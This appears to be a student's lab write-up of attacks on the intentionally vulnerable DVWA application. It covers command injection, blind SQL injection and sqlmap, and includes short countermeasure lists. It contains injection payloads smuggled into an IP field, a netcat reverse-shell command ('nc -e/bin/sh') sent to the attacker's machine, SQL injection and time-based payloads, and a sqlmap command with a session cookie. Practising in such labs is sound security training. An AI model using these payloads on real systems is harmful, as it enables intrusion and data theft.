
(192.168.0.114;ls)



```
PING 192.168.0.114 (192.168.0.114) 56(84) bytes of data.
64 bytes from 192.168.0.114: icmp_seq=1 ttl=64 time=0.054 ms
64 bytes from 192.168.0.114: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 192.168.0.114: icmp_seq=3 ttl=64 time=0.067 ms

--- 192.168.0.114 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.052/0.057/0.067/0.011 ms
help
index.php
source
```

- Trying more number of commands semi colon

((192.168.0.114;ls;pwd;hostname)




Ping for FREE

Enter an IP address below:

```
PING 192.168.0.114 (192.168.0.114) 56(84) bytes of data.
64 bytes from 192.168.0.114: icmp_seq=1 ttl=64 time=0.047 ms
64 bytes from 192.168.0.114: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 192.168.0.114: icmp_seq=3 ttl=64 time=0.048 ms

--- 192.168.0.114 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.047/0.049/0.052/0.002 ms
help
index.php
source
/var/www/dvwa/vulnerabilities/exec
metasploitable
```

- Getting connection using netcat
  192.168.0.114;nc -e/bin/sh 192.168.0.106 404




Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

ı2.168.0.114;nc -e/bin/sh 192.168.0.106 404


```
PING 192.168.0.114 (192.168.0.114) 56(84) bytes of data.
64 bytes from 192.168.0.114: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 192.168.0.114: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 192.168.0.114: icmp_seq=3 ttl=64 time=0.054 ms

--- 192.168.0.114 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.050/0.054/0.059/0.007 ms
```



```
┌──(dhairya㉿kali)-[~]
└─$ nc -nvlp 404
listening on [any] 404 ...
connect to [192.168.0.106] from (UNKNOWN) [192.168.0.114] 36960
ls
help
index.php
source
pwd
/var/www/dvwa/vulnerabilities/exec
hostname
metasploitable
```

Medium level –

- For medium we use double pipe



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

192.168.0.114 || ls

```
PING 192.168.0.114 (192.168.0.114) 56(84) bytes of data.
64 bytes from 192.168.0.114: icmp_seq=1 ttl=64 time=0.104 ms
64 bytes from 192.168.0.114: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 192.168.0.114: icmp_seq=3 ttl=64 time=0.047 ms

--- 192.168.0.114 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.047/0.067/0.104/0.026 ms
```

- If the first command is false it will run second command



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

192.168.0.114 ls || pwd

```
/var/www/dvwa/vulnerabilities/exec
```

- If we run multiple commands it will run only first command



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

```
PING 192.168.0.114 (192.168.0.114) 56(84) bytes of data.
64 bytes from 192.168.0.114: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 192.168.0.114: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 192.168.0.114: icmp_seq=3 ttl=64 time=0.057 ms

--- 192.168.0.114 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.049/0.055/0.059/0.004 ms
```

High level-

- It is not possible to run any command with double pipe



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

`192.168.0.114 || ls`

```
ERROR: You have entered an invalid IP
```

- It is not possible with semi colon also



Ping for FREE

Enter an IP address below:

`192.168.0.114;ls`

```
ERROR: You have entered an invalid IP
```


Countermeasure –

- Input validation
- Create a white list
- Use secure APIs
- Don’t run system command with User-supplied input
- Use firewall

SQL Injection (blind)-

Low Level-

- Checking the database



Vulnerability: SQL Injection (Blind)


User ID:

1 Submit

```
ID: 1
First name: admin
Surname: admin
```

- Accessing whole db

(1’ OR ‘1’=’1’#)




Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```

- Sleeping the db for a parameterized time



192.168.0.114/dvwa/vulnerabilities/sqli_blind/?id=1'+OR+'1'%3D'1'%23&S


Vulnerability: SQL Injection (Blind)

User ID:

' or sleep(5)# Submit

Medium level-

- For medium level remove aposthopi




Vulnerability: SQL Injection (Blind)

User ID:

1 or 1=1#

```
ID: 1 or 1=1#
First name: admin
Surname: admin

ID: 1 or 1=1#
First name: Gordon
Surname: Brown

ID: 1 or 1=1#
First name: Hack
Surname: Me

ID: 1 or 1=1#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1#
First name: Bob
Surname: Smith
```

- Sleeping for a parameterized time



192.168.0.114/dvwa/vulnerabilities/sqli_blind/?id='+or+sleep(5)%23&Sub


Vulnerability: SQL Injection (Blind)

User ID:

1 OR sleep(5)#


High level-

Trying Accessing data base but cant access it



Vulnerability: SQL Injection (Blind)

User ID: 1 or 1=1#




Vulnerability: SQL Injection (Blind)

User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Trying to sleep db for parameterized time but didn't sleep



Vulnerability: SQL Injection (Blind)

User ID: 1 OR sleep(5)#

More info



Vulnerability: SQL Injection (Blind)

User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Countermeasure-

- Input validation
- Create a white list
- Use secure APIs
- Don't run system command with User-supplied input

Sqlmap-

first open dvwa on low security and go to sql injection and enter 1 in id section and copy url and paste in terminal after writing sqlmap


we will find the cookie using inspect then go to storage then go to cookies and copy PHPSESSID




Name	Value	Domain	Path	Expires / Max-Age	Size
PHPSES...	b2135cfa10341...	192.168.62.1...	/	Session	41
security	low	192.168.62.1...	/dvwa	Session	11

Data
PHPSESSID: "b2135cfa103416a2996ca3970cc7926e"
Created: "Fri, 22 Mar 2024 05:40:22 GMT"
Domain: "192.168.62.129"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Fri, 22 Mar 2024 05:40:22 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 41

Finding databases




```
┌──(dhairya㉿kali)-[~]
└─$ sqlmap -u "http://192.168.62.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=b2135cfa1034
16a2996ca3970cc7926e;security=low" --data="id=1&Submit=Submit" --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 11:13:30 /2024-03-22/

[11:13:31] [INFO] testing connection to the target URL
[11:13:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:13:31] [INFO] testing if the target URL content is stable
[11:13:31] [INFO] target URL content is stable
[11:13:31] [INFO] testing if POST parameter 'id' is dynamic
[11:13:31] [WARNING] POST parameter 'id' does not appear to be dynamic
[11:13:31] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[11:13:32] [INFO] testing for SQL injection on POST parameter 'id'
[11:13:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:13:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:13:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
